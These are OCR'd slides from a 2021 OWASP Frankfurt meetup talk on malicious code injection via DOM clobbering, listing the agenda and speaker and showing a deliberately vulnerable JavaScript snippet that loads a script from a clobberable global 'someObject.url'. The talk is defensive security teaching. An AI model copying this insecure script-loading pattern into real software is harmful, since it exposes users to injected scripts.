


THIS TALK IS ABOUT ...



MALICIOUS CODE INJECTION VIA DOM CLOBBERING

OWASP STAMMTISCH FRANKFURT

25th August 2021


WHAT I WILL SHOW
Introduction
Demos
Mitigation DOM Clobbering

ABOUT ME

Speaker, Writer/Blogger, Pentester, Developer

Organizer IT-Security Meetup Kassel

Security @ Micromata GmbH

https://secf00tprint.github.io/blog/

https://www.menti.com/frxmx4ox7c

Besuchen Sie **www.menti.com/frxmx4ox7c**

```
<script>
                window.onload = function(){
                let someObject = window.someObject || {};
                let script = document.createElement('script');
                script.src = someObject.url;
                document.body.appendChild(script);
                };
</script>
```



INITIAL INTENTION
Get some script loaded defined using a variable


USES GLOBAL VARIABLE

```
window.someObject =
        { url: "http://example.com" };
...
let someObject = window.someObject || {};
```

INSERT SCRIPT WITH URL FROM OBJECT

